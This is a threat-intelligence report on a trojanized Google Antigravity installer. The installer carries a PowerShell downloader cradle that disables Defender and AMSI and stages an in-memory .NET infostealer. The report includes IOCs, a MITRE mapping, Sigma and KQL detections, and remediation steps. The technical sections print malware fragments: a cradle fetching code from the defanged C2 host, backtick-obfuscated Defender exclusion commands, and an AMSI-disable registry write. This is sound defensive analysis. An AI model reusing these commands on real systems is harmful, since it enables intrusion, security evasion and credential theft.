

Trojanized Google Antigravity: When the Real Installer Is the Attacker's Best Weapon

Executive Summary
On April 21, 2026, Malwarebytes documented a campaign distributing an infostealer disguised as the Google Antigravity installer — an AI coding tool launched in November 2025 that quickly became one of the most-searched developer tools on the web. Attackers didn't build a convincing fake: they took the genuine Antigravity installer, embedded one additional PowerShell script into the MSI's Custom Action table, and distributed the result via the typosquat domain google-antigravity[.]com.
What makes this campaign particularly dangerous is that victims get exactly what they asked for: Antigravity installs correctly, a desktop shortcut appears, and everything works. The malicious activity unfolds silently in the background across three structured stages — Defender disable → machine profile exfiltration → persistent backdoor staging disguised as a Microsoft Edge update task.
Stolen session cookies allow complete MFA bypass. The window between running the installer and losing account access can be measured in minutes.
Priority action: Check firewall/EDR logs immediately for connections to opus-dsn[.]com and captr.b-cdn[.]net, hunt for the scheduled task MicrosoftEdgeUpdateTaskMachineCore{JBNEN-NQVNZJ-KJAN323-111}, and inspect C:\ProgramData\ for MicrosoftEdgeUpdate.png.
1. Context: The AI Tool Lure Is Accelerating
From cracked software to AI tools — an evolving vector
Malware distribution through fake software downloads is not new. What has changed is the lure. Over the past two years, every time a major AI tool launches, typosquat domains and trojanized installers appear within weeks. The pattern is well documented:
Jan–Mar 2026: At least 20 distinct malware campaigns targeting AI and vibe coding tools (Pillar Security)
Feb 2026: Fake Claude Code pages distributing Amatera Stealer via Google Ads
Mar 2026: OpenClaw abused via ClickFix and malicious skill repositories
Apr 2026: Fake Slack installer (slacks[.]pro) deploying HVNC backdoor; Fake Google Antigravity deploying .NET stealer
The incentive is clear. According to Pillar Security, AI and vibe coding tool users skew heavily toward macOS and tend to hold higher-value credentials: SSH keys, cloud tokens, cryptocurrency wallets. And every high-profile AI launch creates a surge of users who want to try it immediately, before they've memorized the correct URL or had time to verify the domain.
Why Google Antigravity was a well-chosen target
Google Antigravity launched in November 2025 and became one of the most-searched developer tools on the web almost immediately. Its real URL is antigravity.google — not something a new user would have memorized. That gap between brand recognition and URL familiarity is precisely what typosquatting exploits.
2. Kill Chain / Attack Flow
[Victim] → Searches "Google Antigravity download"
     │
     ▼
[Typosquat Domain]
google-antigravity[.]com  (impersonating antigravity.google)
     │  Website interface convincingly mimics Google's real page
     ▼
[Download] → Antigravity_v1.22.2.0.exe  (138 MB)
     │  Real installer + 1 malicious entry in MSI Custom Action table
     ▼
[MSI Execution]
     │  Custom Action "wefasgsdfg" runs PowerShell cradle
     │  Antigravity installs normally into C:\Program Files (x86)\
     ▼
[Stage 1 — Downloader Cradle]  scr[random].ps1
     │  HTTPS GET → https://opus-dsn[.]com/login/
     │  Sends machine profile, awaits operator decision
     ▼
[Operator Decision: Is this target worth attacking?]
     │  NO → Stop. Victim never knows anything happened.
     │  YES → Server returns payload script
     ▼
[Stage 2 — Defender Disable + Machine Profiling]
     │  Add-MpPreference: Exclude %ProgramData%, %APPDATA%
     │  Add-MpPreference: Exclude .exe, .msi, .dll, .png
     │  Add-MpPreference: Exclude rundll32, regasm, powershell, chrome, msedge
     │  Disable AMSI: HKLM\...\AmsiEnable=0
     │  Collect: Windows version, AD domain name, installed AV product
     │  Exfil profile → C2 (inside utm_content parameter)
     ▼
[Stage 3 — Persistent Payload Staging]
     │  Download: captr.b-cdn[.]net/secret.png
     │  Save: C:\ProgramData\MicrosoftEdgeUpdate.png (AES-256-CBC)
     │  Create Scheduled Task: MicrosoftEdgeUpdateTaskMachineCore{JBNEN-NQVNZJ-KJAN323-111}
     │  Action: conhost.exe --headless → PowerShell → decrypt PNG → load .NET assembly
     ▼
[Stage 4 — One-Shot In-Memory Stealer]
     │  Download: captr.b-cdn[.]net/GGn.xml (AES encrypted)
     │  Decrypt → reflectively load .NET assembly into memory
     │  Collect: Logins, Cookies, Autofills, FTP credentials, Crypto wallets
     │  Exfiltrate → C2
     ▼
[Account Takeover within minutes]
3. Technical Analysis
3.1 The Trojanized Installer: One Extra Line
The most technically notable aspect of this campaign: attackers didn't build a fake installer. They took the genuine 138 MB Google Antigravity installer — including the full Electron application, Vulkan graphics libraries, and the updater — and added exactly one row to the MSI Custom Action table.

The Setup Wizard of the trojanized installer — visually identical to the legitimate version.
A legitimate MSI's Custom Action table contains 11 entries, all prefixed AI_ (auto-generated by the installer tool). The 12th entry, named wefasgsdfg — a keyboard mash the attacker typed when the tool prompted for a name — is the only one running malicious code.

Custom Action table: 11 standard AI_ entries, plus wefasgsdfg at the bottom — the attacker's addition.
Malicious entry name: wefasgsdfg
Action:               Run PowerShell script from %TEMP%
Timing:               During install, alongside legitimate steps
Effect:               Antigravity installs correctly; payload runs silently in parallel
Result: Antigravity is installed into C:\Program Files (x86)\Google LLC\Antigravity\, a desktop shortcut appears, the app opens and works correctly. The user has no reason to suspect anything.
3.2 Downloader Cradle: Maximum Operator Flexibility
The wefasgsdfg entry drops two PowerShell files into %TEMP%:
| File | Contents |
|---|---|
scr[4-digit-random].ps1 |
Attacker's script — the downloader cradle |
pss[4-digit-random].ps1 |
Legitimate Advanced Installer utility — harmless |
The downloader cradle (scr*.ps1) has one job: open an HTTPS connection to https://opus-dsn[.]com/login/, retrieve whatever code the server sends back, and execute it. Evasion techniques used:
# Spoof a Microsoft Referer header
$req = [System.Net.WebRequest]::Create("https://opus-dsn[.]com/login/")
$req.Referer = "https://www.microsoft.com"

# Route through system proxy (inherits corporate proxy auth transparently)
$req.Proxy = [System.Net.WebRequest]::GetSystemWebProxy()

# Save and restore parent PowerShell's TLS setting on exit
The architectural value for the attacker: the real payload lives on their server, not inside the installer. This means:
Payload can be swapped at any time without redistributing the installer
Each victim can be targeted individually — only send payload to "worthy" machines
If the C2 domain is blocked, rotate it; the installer in the wild remains unchanged If the server returns nothing (sandbox, uninteresting machine, or operator offline), no additional files are dropped, no persistence is created, no changes are made. Automated security tooling will find nothing to flag.

Cradle traffic: DNS query → TCP 443 → single HTTPS GET /login/ → PowerShell exits. One connection.
3.3 Stage 2: Neutralizing Defender — Three Layers of Evasion
When the server decides a target is worth attacking, the returned payload script executes three sequential steps.
Step 1 — Initial Defender exclusions:
# Cmdlet name split with backtick to bypass naive string-matching detections
Add`-MpPreference -ExclusionPath $env:ProgramData
Add`-MpPreference -ExclusionPath $env:APPDATA
Add`-MpPreference -ExclusionExtension ".exe", ".msi", ".dll"
Add`-MpPreference -ExclusionProcess "powershell.exe", "regasm.exe", "rundll32.exe", "msedge.exe", "chrome.exe"
Step 2 — Machine profile collection and exfiltration:
Profile contents:
- Windows version
- Active Directory domain (if domain-joined)
- Installed AV product

Transmission:
- RSA-encrypted with public key embedded in the script
- Sent inside a utm_content query parameter
  → Looks like ordinary marketing analytics traffic in any access log
Step 3 — AMSI disabled:
# Extend exclusions for stage 3 needs
Add`-MpPreference -ExclusionExtension ".png"
Add`-MpPreference -ExclusionProcess "conhost.exe"

# Disable AMSI system-wide
Set-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows Script\Settings" `
                 -Name "AmsiEnable" -Value 0
AMSI (Antimalware Scan Interface) is the layer that allows Windows Defender to read script content before execution — including in-memory scripts. Once disabled, any PowerShell script and .NET assembly loaded afterward runs without AV scanning.
3.4 Stage 3: Persistence — A "PNG" That Isn't a PNG
Download URL:  https://captr.b-cdn[.]net/secret.png
Saved to:      C:\ProgramData\MicrosoftEdgeUpdate.png
Real content:  AES-256-CBC ciphertext wrapping a .NET assembly
               Key/IV: PBKDF2 with 10,000 iterations from hardcoded passphrase
The scheduled task is registered as:
MicrosoftEdgeUpdateTaskMachineCore{JBNEN-NQVNZJ-KJAN323-111}
The legitimate Microsoft Edge update task is named MicrosoftEdgeUpdateTaskMachineCore — the attacker appended a GUID-like string to make it different enough to avoid name collision, but close enough to disappear in a task list scan.
Task action:
conhost.exe --headless → hidden PowerShell → decrypt MicrosoftEdgeUpdate.png
→ reflectively load .NET assembly into PowerShell's own process space
Why reflective loading? The assembly never lands on disk as an executable. It's decrypted in memory and loaded directly into the PowerShell process. Only the AES-encrypted .png and the scheduled task persist on disk — and both are in paths Defender has been instructed to exclude. Forensic footprint is minimal.
3.5 Stage 4: In-Memory Stealer — Runs Once, Leaves Nothing
Alongside registering persistence, the script downloads a second payload:
URL:       https://captr.b-cdn[.]net/GGn.xml
Format:    AES-encrypted, different key from secret.png
Execution: Reflective load into running PowerShell process
Lifecycle: Runs once, in memory, gone after PowerShell exits
The .NET stealer assembly, characterized by its own class and method names:
Classes: BrowserStealer, CookieStealer, WalletStealer,
         DiscordStealer, TelegramStealer, SteamStealer, FtpStealer
Methods: GetLogins(), GetCookies(), GetAutofills(),
         GetFtpConnections(), ClipboardHijack(), KeylogInit()

Class/method names from the .NET stealer — written in plain English, describing the malware's purpose directly.
Data collected:
| Data Type | Source |
|---|---|
| Saved passwords | Chrome, Edge, Brave, Firefox, all Chromium-based browsers |
| Session cookies | Gmail, Microsoft 365, banking portals, GitHub, Discord, Telegram, Steam |
| Autofill / Credit cards | Browser autofill databases |
| Cryptocurrency wallets | Browser extensions (MetaMask, Exodus...) + desktop wallet files |
| FTP credentials | FTP clients |
| Keystrokes | Keystroke logger (Windows API import) |
| Clipboard | Clipboard hijacker — critical for crypto address replacement |
Hidden Desktop (HVNC) capability:
Beyond the stealer, the binary imports Windows APIs for HVNC (Hidden Virtual Network Computing): creating a second, invisible Windows desktop that the attacker can operate independently from the victim's active session. In full deployment, an attacker can log into accounts, approve transactions, or send messages — while the victim's real screen shows nothing unusual. For the duration of the infection, the attacker is effectively a second presence on the machine.
4. Why Session Cookies Are More Dangerous Than Passwords
Password theft has become a well-understood risk, and most organizations have invested in MFA and anomaly detection to mitigate it. Session cookies bypass both mechanisms entirely.
Scenario:
1. Victim has an active Gmail session (cookie still valid)
2. Stealer copies the session cookie → sends to C2
3. Attacker imports the cookie into their browser
4. Gmail sees a valid session cookie → grants inbox access, no questions asked
5. No MFA prompt. No "new device" notification. The website thinks the user is already in.
With Gmail or Microsoft 365 compromised this way, an attacker can reset nearly every linked account within minutes. Credential-based MFA provides no protection against session cookie theft — the authentication already happened before the cookie was stolen.
5. Indicators of Compromise (IOC)
⚠️ All domains and IPs are defanged. Re-fang before adding to blocklists.
File Artifacts
# Trojanized installer
SHA256: 61aca585687ec21a182342a40de3eaa12d3fc0d92577456cae0df37c3ed28e99
Name:   Antigravity_v1.22.2.0.exe
Size:   138 MB
Network Indicators
# C2 and payload hosting
opus-dsn[.]com            (downloader cradle C2)
captr.b-cdn[.]net         (BunnyCDN — payload hosting, legitimate CDN abused)
89[.]124[.]96[.]27        (IP behind opus-dsn[.]com)

# Distribution
google-antigravity[.]com  (typosquat distribution domain)
Host-Based Indicators
# Persistence file
C:\ProgramData\MicrosoftEdgeUpdate.png       (AES-encrypted .NET assembly)

# Scheduled task
Name:   MicrosoftEdgeUpdateTaskMachineCore{JBNEN-NQVNZJ-KJAN323-111}
Action: conhost.exe --headless [PowerShell]
Trigger: At every logon, unprivileged (no UAC prompt)

# Registry — AMSI disabled
HKLM\Software\Policies\Microsoft\Windows Script\Settings\AmsiEnable = 0

# PowerShell temp files (names regenerated each run)
%TEMP%\scr[4-random-digits].ps1
%TEMP%\pss[4-random-digits].ps1

# Legitimate install path (confirms trojanized installer was used)
C:\Program Files (x86)\Google LLC\Antigravity\
Defender Exclusions Added (Sign of Compromise)
# Run on suspect endpoint to check for malicious exclusions:
Get-MpPreference | Select-Object ExclusionPath, ExclusionExtension, ExclusionProcess

# Suspicious result if you see:
ExclusionPath:      C:\ProgramData, %APPDATA%
ExclusionExtension: .exe, .msi, .dll, .png
ExclusionProcess:   powershell.exe, rundll32.exe, regasm.exe, conhost.exe, chrome.exe, msedge.exe
6. MITRE ATT&CK Mapping
| Phase | Technique ID | Technique Name | Description |
|---|---|---|---|
| Resource Development | T1583.001 | Acquire Infrastructure: Domains | Register typosquat domain |
| Initial Access | T1204.002 | User Execution: Malicious File | User runs trojanized installer |
| Execution | T1059.001 | PowerShell | Downloader cradle + payload scripts |
| Execution | T1059.003 | Windows Command Shell | conhost.exe --headless |
| Persistence | T1053.005 | Scheduled Task | MicrosoftEdgeUpdateTaskMachineCore{...} |
| Defense Evasion | T1036.004 | Masquerade Task or Service | Fake Edge update task name |
| Defense Evasion | T1562.001 | Disable/Modify Security Tools | Add-MpPreference exclusions |
| Defense Evasion | T1562.001 | Impair Defenses: Disable AMSI | AmsiEnable=0 in registry |
| Defense Evasion | T1027 | Obfuscated Files or Information | Backtick-split cmdlet names |
| Defense Evasion | T1027.002 | Software Packing | AES-256-CBC encrypted .NET assembly |
| Defense Evasion | T1620 | Reflective Code Loading | In-memory .NET assembly loading |
| Defense Evasion | T1036.005 | Match Legitimate Name or Location | Fake .png, legit-looking path |
| C2 | T1071.001 | Application Layer Protocol: Web | C2 over HTTPS |
| C2 | T1568 | Dynamic Resolution | Operator-controlled payload delivery |
| C2 | T1102.002 | Web Service: Bidirectional Communication | BunnyCDN as payload hosting |
| Credential Access | T1555.003 | Credentials from Web Browsers | Browser password/cookie theft |
| Credential Access | T1539 | Steal Web Session Cookie | Session cookie exfiltration |
| Collection | T1056.001 | Keylogging | Keystroke logging Windows API |
| Collection | T1115 | Clipboard Data | Clipboard hijacking |
| Collection | T1005 | Data from Local System | Crypto wallet, FTP data |
7. Detection Logic
Sigma Rule — AMSI Disabled via Registry
title: AMSI Disabled via Registry Policy Key
id: b1c2d3e4-f5a6-7890-bcde-f12345678901
status: experimental
description: Detects disabling of AMSI via registry write — common precursor to
  in-memory payload execution in infostealer and post-exploitation frameworks
references:
  - https://www.malwarebytes.com/blog/threat-intel/2026/04/fake-google-antigravity-downloads-are-stealing-accounts-in-minutes
author: Security Research Team
date: 2026/04/27
tags:
  - attack.defense_evasion
  - attack.t1562.001
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    TargetObject|contains: '\Windows Script\Settings\AmsiEnable'
    Details: 'DWORD (0x00000000)'
  condition: selection
falsepositives:
  - Intentional administrative policy (rare, document and baseline)
level: high
Sigma Rule — Add-MpPreference with Backtick Obfuscation
title: Suspicious Add-MpPreference with Backtick Obfuscation
id: c2d3e4f5-a6b7-8901-cdef-234567890123
status: experimental
description: Detects PowerShell Add-MpPreference with backtick-split cmdlet name
  used to bypass string-matching AV/SIEM detections
tags:
  - attack.defense_evasion
  - attack.t1562.001
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - 'Add`-MpPreference'
  condition: selection
falsepositives:
  - Backtick in Add-MpPreference is never present in legitimate administrative scripts
level: high
Sigma Rule — Fake Edge Update Scheduled Task
title: Suspicious Scheduled Task Mimicking Microsoft Edge Updater
id: d3e4f5a6-b7c8-9012-def0-345678901234
status: experimental
description: Detects creation of scheduled task with name appending GUID-like string
  to the legitimate Microsoft Edge update task name
tags:
  - attack.persistence
  - attack.t1053.005
  - attack.t1036.004
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\schtasks.exe'
    CommandLine|contains|all:
      - 'MicrosoftEdgeUpdateTaskMachineCore'
      - '{'
  condition: selection
falsepositives:
  - The legitimate Edge task does NOT include a GUID suffix
level: high
KQL (Microsoft Sentinel) — Downloader Cradle C2 Contact
// Detect PowerShell contacting known campaign C2 infrastructure
let KnownC2 = dynamic(["opus-dsn.com", "captr.b-cdn.net"]);
DeviceNetworkEvents
| where RemoteUrl has_any (KnownC2)
    or RemoteIP == "89.124.96.27"
| where InitiatingProcessFileName =~ "powershell.exe"
| project TimeGenerated, DeviceName, RemoteUrl, RemoteIP,
          InitiatingProcessFileName, InitiatingProcessCommandLine
| order by TimeGenerated desc
KQL — Suspicious PNG in ProgramData Created by PowerShell
// Detect encrypted payload staging as .png file
DeviceFileEvents
| where FolderPath startswith @"C:\ProgramData\"
| where FileName endswith ".png"
| where InitiatingProcessFileName =~ "powershell.exe"
| project TimeGenerated, DeviceName, FileName, FolderPath,
          InitiatingProcessFileName, InitiatingProcessCommandLine
KQL — AMSI Registry Key Modified
DeviceRegistryEvents
| where RegistryKey has "Windows Script\\Settings"
| where RegistryValueName == "AmsiEnable"
| where RegistryValueData == "0"
| project TimeGenerated, DeviceName, RegistryKey,
          RegistryValueName, RegistryValueData,
          InitiatingProcessFileName, InitiatingProcessCommandLine
KQL — Defender Exclusion Modified Outside of GPO
// Alert on any Add-MpPreference that changes exclusion paths, extensions, or processes
DeviceProcessEvents
| where ProcessCommandLine has "Add-MpPreference"
    or ProcessCommandLine has "Add`-MpPreference"
| where ProcessCommandLine has_any ("ExclusionPath", "ExclusionExtension", "ExclusionProcess")
| project TimeGenerated, DeviceName, AccountName,
          ProcessCommandLine, InitiatingProcessFileName
| order by TimeGenerated desc
8. Expert Analysis
Why This Campaign Is More Disciplined Than It Looks
Two aspects of this operation stand out as indicators of operational maturity.
First, operator-controlled selective targeting. The downloader cradle doesn't automatically deploy the payload — it checks in with the C2 and waits for a decision. This means the attacker can skip sandboxes and VMs, and selectively attack only machines that match a desired profile. Victims the operator chooses not to escalate never know they were checked. This is not a spray-and-pray campaign; it's targeted deployment with manual approval gates.
Second, layered defense evasion with minimal artifact footprint. Backtick obfuscation in PowerShell to bypass string-matching detection, AES-encrypted payload disguised as a PNG in a Microsoft-adjacent directory, AMSI disabled before in-memory assembly loading, and UTM-parameter-disguised C2 exfiltration — each step removes one detection layer. The result is a payload that runs in an environment where Defender has been surgically blinded to its specific activity patterns.
The Broader Pattern: AI Tool Lure as a Systematic Playbook
Credentials harvested by infostealer malware have been linked to major breaches at organizations including Snowflake, Ticketmaster, and Santander Bank — in each case, attackers used stolen employee credentials to access cloud environments and exfiltrate customer data.
The pattern forming now is clear: every major AI tool launch = typosquat domain + trojanized installer within weeks. Fake Claude Code, fake OpenClaw, fake Slack, and now fake Google Antigravity — this is not a series of isolated incidents. It's a playbook being systematically reused by multiple threat actors who have recognized that the window between a tool's launch and users memorizing the correct download URL is an exploitable attack surface.
For enterprise defenders, the machine profile collection step adds a dimension beyond individual account compromise. The profile includes the Active Directory domain name. A single trojanized install on an employee's work laptop tells the operator exactly which organization's network this victim belongs to — which can make this incident the starting point for a targeted corporate intrusion, not just a personal credential theft.
9. Recommendations
Immediate (0–24 hours)
1. Hunt in EDR/SIEM:
   - Scheduled task: MicrosoftEdgeUpdateTaskMachineCore{JBNEN-NQVNZJ-KJAN323-111}
   - File: C:\ProgramData\MicrosoftEdgeUpdate.png
   - Registry: HKLM\Software\Policies\Microsoft\Windows Script\Settings\AmsiEnable = 0
   - Hash: 61aca585687ec21a182342a40de3eaa12d3fc0d92577456cae0df37c3ed28e99

2. Block at firewall/proxy:
   - opus-dsn[.]com (all ports)
   - 89[.]124[.]96[.]27
   - google-antigravity[.]com

3. Check for abnormal Defender exclusions on endpoints:
   Get-MpPreference | Select ExclusionPath, ExclusionExtension, ExclusionProcess
If Evidence of Compromise Is Confirmed
4. From a clean, separate device:
   - Sign out of all active sessions: Google, Microsoft 365, banking, GitHub,
     Discord, Telegram, Steam, crypto exchanges
   - Change passwords starting with email accounts
     (compromised email = attacker can reset everything else)
   - Rotate all API keys, SSH keys, and cloud credentials on the affected machine
   - Move cryptocurrency funds immediately from a clean device
   - Wipe and reinstall Windows — do not attempt to clean and trust this machine

5. If the affected machine is a work laptop:
   - Notify IT/security team immediately
   - The machine profile already sent the Active Directory domain to the attacker
   - This is no longer just a personal incident — treat it as a potential corporate intrusion
Short-Term (1–7 days)
6. Deploy detection rules from Section 7

7. Block or alert on outbound PowerShell → external HTTPS during business hours

8. Internal communication to developer teams:
   Bookmark official URLs for tools you use; never download via search result
   without verifying the domain exactly
Long-Term
9. Application control (AppLocker/WDAC):
   Block executables without valid digital signatures from trusted vendors

10. Monitor Defender exclusion changes (Event ID 5007):
    Any Add-MpPreference change outside of GPO should trigger an alert

11. Script Block Logging + PowerShell Constrained Language Mode
    Makes downloader cradles significantly harder to execute

12. Evaluate whether CDN domains (b-cdn.net, etc.) need monitoring or category-based
    blocking — this campaign abused BunnyCDN for payload delivery
10. References
Stefan Dasic, Malwarebytes — Fake Google Antigravity downloads are stealing accounts in minutes, 2026-04-21
https://www.malwarebytes.com/blog/threat-intel/2026/04/fake-google-antigravity-downloads-are-stealing-accounts-in-minutesMalwarebytes — A fake Slack download is giving attackers a hidden desktop on your machine, 2026-04-16
https://www.malwarebytes.com/blog/threat-intel/2026/04/a-fake-slack-download-is-giving-attackers-a-hidden-desktop-on-your-machineThe Hacker News — ClickFix Campaigns Spread MacSync macOS Infostealer via Fake AI Tool Installers, March 2026
https://thehackernews.com/2026/03/clickfix-campaigns-spread-macsync-macos.htmlIntel 471 — OpenClaw: A viral AI assistant and a magnet for infostealer malware, March 2026
https://www.intel471.com/blog/openclaw-a-viral-ai-assistant-and-a-magnet-for-infostealer-malware-and-clickfix-trickeryMITRE ATT&CK — T1620: Reflective Code Loading
https://attack.mitre.org/techniques/T1620/MITRE ATT&CK — T1562.001: Disable or Modify Tools
